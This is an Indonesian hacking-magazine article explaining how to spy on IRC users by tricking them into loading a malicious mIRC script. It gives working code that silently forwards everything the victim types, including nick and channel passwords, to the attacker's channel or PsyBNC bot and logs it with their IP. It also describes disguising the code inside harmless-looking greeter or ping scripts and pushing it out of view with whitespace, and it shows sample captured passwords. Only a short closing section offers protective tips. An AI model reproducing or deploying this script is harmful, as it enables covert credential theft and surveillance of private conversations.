




Nguping Pembicaraan di IRC

Suatu saat anda mungkin iseng ingin mengetahui isi pembicaraan para peserta chat di IRC. Anda dapat 'menyadap' obrolan mereka dengan menggunakan skrip yang dapat anda buat sendiri. Berdasarkan pengalamannya, Eryanto Sitorus menyajikan caranya untuk anda.

PADA SAAT ANDA chat di IRC (Internet Relay Chat), pernahkah terbersit di benak anda untuk mengetahui apa yang sedang dibicarakan orang lain, teman anda, atau mungkin pacar anda dengan lawan bicaranya? Dan kepada siapa-siapa saja orang tersebut *ngobrol* (*chat*) secara pribadi (*private*) pada saat itu? Pertanyaan berikutnya, pernahkah terlintas di benak anda untuk "mencuri" kata sandi *channel* atau *nick* orang lain agar anda memperoleh akses sebagai OP dan founder pada suatu *channel* di IRC? Jika jawaban anda terhadap pertanyaan-pertanyaan di atas adalah "Ya," maka anda dapat meneruskan membaca artikel ini.

Konsepnya sangat sederhana yaitu membuat skrip yang ditulis dengan menggunakan bahasa skrip IRC. Skrip sederhana ini kemudian akan dikirim ke orang lain untuk di-*load* oleh program mIRC atau PIRCH yang mereka jalankan. Dengan demikian, saat komputer teman anda tadi terhubung ke Internet, lalu menjalankan program mIRC dan menghubungkan-



• Gambar 1. Menyadap pembicaraan di IRC (Internet Relay Chat)

nya ke server IRC, maka tanpa disadarinya semua yang diketik (baik itu dari jendela status, *channel*, atau jendela *query*) akan dikirimkan langsung kepada anda. Dengan begitu anda akan tahu dengan siapa saja orang tersebut bicara, apa saja yang diketik/dibicarakan. Jika diibaratkan sebagai email, maka anda akan selalu menerima *carbon copy*-nya, lengkap tanpa ada satu huruf atau kalimat yang tertinggal. Jadi bisa dibayang-

kan betapa senangnya anda pada saat teman anda tadi mulai mengetik, dan tidak lama kemudian di jendela mIRC anda tiba-tiba muncul teks seperti ini:

- /nickserv identify *blablabla*
- /chanserv identify #neohacker *blablabla*
- /server shell.hacker.com.br:9001 *blablabla*.

Informasi di atas berharga

untuk anda karena dengan itu anda akan memperoleh akses sebagai *founder* pada *channel* orang yang mengetik perintah tersebut, di samping informasi lainnya yang buat anda mungkin ada manfaatnya. Untuk membantu anda memahami apa yang saya maksudkan, silakan simak Gambar 1 di atas.

Dalam ilustrasi gambar tersebut terlihat bahwa user A sedang asyik *ngobrol* (*chat*)


bersama user B. Sementara itu, user C yang jauh di seberang sana juga terlihat asyik mengamati setiap pesan yang muncul di jendela program mIRC-nya yang dikirim oleh user A pada saat ngobrol dengan user B.

Jika anda tertarik, dan ingin melihat langsung efeknya, ketiklah listing skrip di bawah ini dengan menggunakan editor NotePad, kemudian simpan ke dalam direktori program mIRC Anda dengan nama file *test.ini*.

```
[script]n0=on 1:INPUT:*. {
.msg #neohacker $active $+
:$1- | write
c:\windows\temp\arsip.txt<
$+ $nick $+ @ $+ $ip $+ >
$active $+ : $1- }
```

Setelah itu aktifkan file tersebut dengan melakukan beberapa hal sebagai berikut:

1. Jalankan program mIRC anda dan hubungkan ke salah satu server IRC yang biasa anda masuki. Lalu masuklah (*join*) ke channel #neohacker.
2. Buka satu lagi program mIRC Anda lalu hubungkan ke server IRC yang sama de-



• Gambar 3. Membaca log yang tersimpan dalam file *arsip.txt*

ngan program mIRC pertama tadi.

3. Pada jendela status program mIRC yang ke dua, ketik kan perintah ini:

- /load -rs test.ini
- /remote on

Setelah itu mulai lah mengetik sembarang teks, misalnya mengetik perintah untuk identify nick atau channel anda, atau *chat* dengan user lain.

5. Lalu buka (*restore*) program mIRC yang pertama, dan lihat apa yang terjadi. Semua yang anda ketik pada jendela mIRC yang kedua tadi terlihat semua dengan jelas di jendela #neohacker, sebagaimana yang diperlihatkan pada Gambar 2 di bawah ini.


Pada gambar tersebut terlihat bahwa seseorang yang menggunakan *nick* tricksy pertama-tama melakukan *identify* nick dengan kata sandi etherz111. Dan setelah itu tricksy melakukan identify terhadap channel-nya #medan dengan password chx14282, yang kemudian dilanjutkan dengan mengetik perintah */join* untuk masuk ke channel #medan. Masing-masing ketiga buah perintah tersebut diketik tricksy dari dalam jendela status (Status Window) program mIRC-nya. Selanjutnya pada baris ke 4, 5, dan 6, teks yang terlihat adalah merupakan pesan yang diketik tricksy dari jendela channel #medan.

6. Jalankan program Windows Explorer Anda, lalu browse


folder C:\WINDOWS\TEMP. Kemudian klik dua kali file *arsip.txt*, hasilnya akan terlihat sama dengan yang terlihat pada jendela #neohacker. Namun pada file *arsip.txt* ada sedikit penambahan, yaitu nick dan alamat IP yang bersangkutan. Tujuannya adalah agar anda selalu mengetahui identitas *user* yang aktif pada saat itu. Bentuk tampilannya diperlihatkan pada Gambar 3.

Agar para user yang mendapatkan file skrip yang anda tulis tadi nantinya tidak akan menyadari adanya bahaya jika skrip tersebut di-*load* oleh program mIRC yang mereka jalankan, maka Anda harus menyembunyikannya serapi mungkin. Ada beberapa skenario yang bisa anda terapkan untuk menyembunyikan potongan skrip di atas. Beberapa di antaranya adalah sebagai berikut:

1. Menyisipkannya di antara skrip lain, misalnya skrip *scramble* yang saat ini masih diminati sebagian besar user di IRC.
2. Membuatkan skrip tambahan untuk melakukan fungsi-fungsi lain sebagai kamufase. Misalnya fungsi *inviter* untuk mengundang user secara otomatis (*auto join*) ke dalam channel tertentu, memberi pesan "say hello" secara otomatis pada user baru yang baru saja masuk (*on join*), atau *ping* untuk mem-ping secara otomatis pada saat skrip mende-*teksi* kata !ping, dan lain sebagainya. Tujuannya adalah untuk mengalihkan perhatian user agar tidak terfokus ke skrip yang berbahaya tadi. Dan pada saat orang tersebut



• Gambar 2. Membaca teks yang berhasil disadap di channel #neohacker.



• Gambar 4. Melihat listing skrip dalam kotak Remote Script.

memeriksa kotak Remote Script-nya, maka yang akan terlihat adalah seperti pada Gambar 4.

Pada gambar di atas, perintah yang diapit oleh tanda kurawal {} pada baris perintah on 1:INPUT*: tidak terlihat, karena telah digeser jauh-jauh ke arah samping kanan jendela kotak Remote Script. Cara seperti ini sering digunakan untuk mengelabui user yang ceroboh. Dan terbukti, banyak user yang terperangkap karena tidak mengetahui kalau program mIRC-nya telah me-load sesuatu yang berbahaya. Apakah karena mereka sudah tidak sabaran lagi ingin chat dengan orang-orang yang dianggapnya sebagai pacar? Dan tidak sempat meluangkan waktu-

nya sedikit untuk memeriksa options pada program mIRCnya? Entahlah! :)

Contoh listing-nya terlihat pada boks listing skrip di bawah.


Ketik listing skrip tersebut, lalu simpan ke dalam direktori program mIRC anda dengan nama file *script.ini*. Setelah itu aktifkan dengan mengetik perintah berikut:

- /load -rs script.ini
- /remote on

Yang menarik dari skrip tersebut (di baris n8) adalah, bahwa pada saat perintah *send msg* dilaksanakan maupun pada saat pesan ditulis ke dalam file *arsip.txt*, tidak terlihat adanya pesan pengiriman di jendela status mIRC.

Gambar 5. Pesan pengiriman

```
[script]
n0=on 1:JOIN:#:{
n1= if ($nick != $me) {
n2= msg $chan Hello $lower($nick) $+ !
n3= msg $chan apa kabar nih bro ? :)
n4= invite $nick #neohacker
n5= }
n6=}
n7=
n8=on 1:INPUT:*:{msg #neohacker $active $+ : $1- | write
c:\windows\temp\arsip.txt < $+ $nick $+ @ $+ $ip $+ >
$active $+ : $1- }
n9=on 1:TEXT:ping*:{
n10= if ($nick != $me) {
n11= ping $nick
n12= }
n13=}
```



• Gambar 5. Pesan pengiriman teks tidak terlihat.

teks tidak terlihat

Bandingkan jika Anda menuliskannya seperti ini :


```
on 1:INPUT:*:{msg
#neohacker $active $+ : $1- |
write c:\windows\temp\arsip.
txt < $+ $nick $+ @ $+ $ip
$+ > $active $+ : $1- }
```


Pada saat perintah selesai dilaksanakan, maka bersamaan dengan itu pula akan muncul pesan status yang menyiratkan adanya proses pengiriman pesan kepada seseorang, seperti yang tampak pada Gambar 6 di bawah ini.

Jadi jelas lah sudah, bahwa siapa pun orang yang me-

load skrip tersebut di atas akan mengirimkan semua teks yang mereka ketik ke dalam channel #neohacker, sesuai dengan target yang anda set. Tetapi, setelah itu mungkin anda akan bertanya seperti ini, "Ntar gimana dong kalau gue engga online pada saat itu? Kan gue engga bisa melihat teks yang mereka ketik!?". Sebagai jawabannya saya menyarankan anda memanfaatkan Eggdrop (Bot) (dibahas pada NeoTek Vol II, No. 9) atau PsyBNC (dibahas pada nomor ini, hlm. 14-15). Kemudian ganti target pengirimannya kepada nick Eggdrop atau PsyBNC anda.

• Gambar 6. Pesan pengiriman teks tidak terlihat.





• Gambar 7. Membaca pesan/informasi yang tersimpan dalam file log psyBNC

Sebagai contoh misalnya nick PsyBNC anda adalah instantia, maka skripnya akan terlihat seperti ini:

```
on 1:INPUT:*:{.msg instantia
Sactive $+ : $1- }
```

Lalu pada saat anda *online*, dan terhubung kembali ke PsyBNC pada hari berikutnya, maka anda cukup mengetikkan perintah /QUOTE PLAYPRIVATELOG untuk membaca semua pesan (*messages*) yang terekam dalam file log PsyBNC anda. Gampong sekali bukan? :)

Tapi anda jangan terburu

happy karena masih ada satu persoalan yang harus anda cari jalan keluarnya, yaitu bagaimana cara mengirimkan file skrip yang anda tulis tadi ke dalam PC orang lain?

Sementara anda memikirkan teknik yang jitu untuk meletakkan file skrip tersebut ke dalam PC orang lain, saya juga ingin mengingatkan pembaca yang lain tentang beberapa hal berikut:

1. Berhati-hati lah jika Anda chat dari komputer orang lain, khususnya bagi Anda pelanggan setia Warnet.

2. Waspadai rekan di sebelah anda. Karena siapa tahu rekan anda sedang iseng, lalu menjebak anda dengan skrip tadi.

3. Jika Anda tidak sempat/malas memeriksa kotak Remote Script beserta semua opsi pada program mIRC yang sedang anda jalankan, maka biasakan untuk selalu mengetik perintah-perintah di bawah ini terlebih dahulu sebelum anda benar-benar terhubung ke server IRC:

- /unload -rs script.ini
- /remote off
- /log off

4. Jika anda sempat, tekan

tombol ALT+R untuk memunculkan kotak Remote Script pada program mIRC Anda, dan pastikan bahwa tidak ada skrip yang di-load.

5. Jangan sembarang menerima (*get*) skrip yang dikirim orang lain, sekali pun yang mengirimkannya adalah teman anda sendiri.

6. Klik menu DCC → Options → Send pada program mIRC anda untuk memastikan bahwa *event* On Send Request berada pada posisi Show get dialog atau Ignore All.

• Gambar 8 Memeriksa kotak Remote Script.



• Gambar 9 Meriksa On Send pada DCC Options program mIRC.

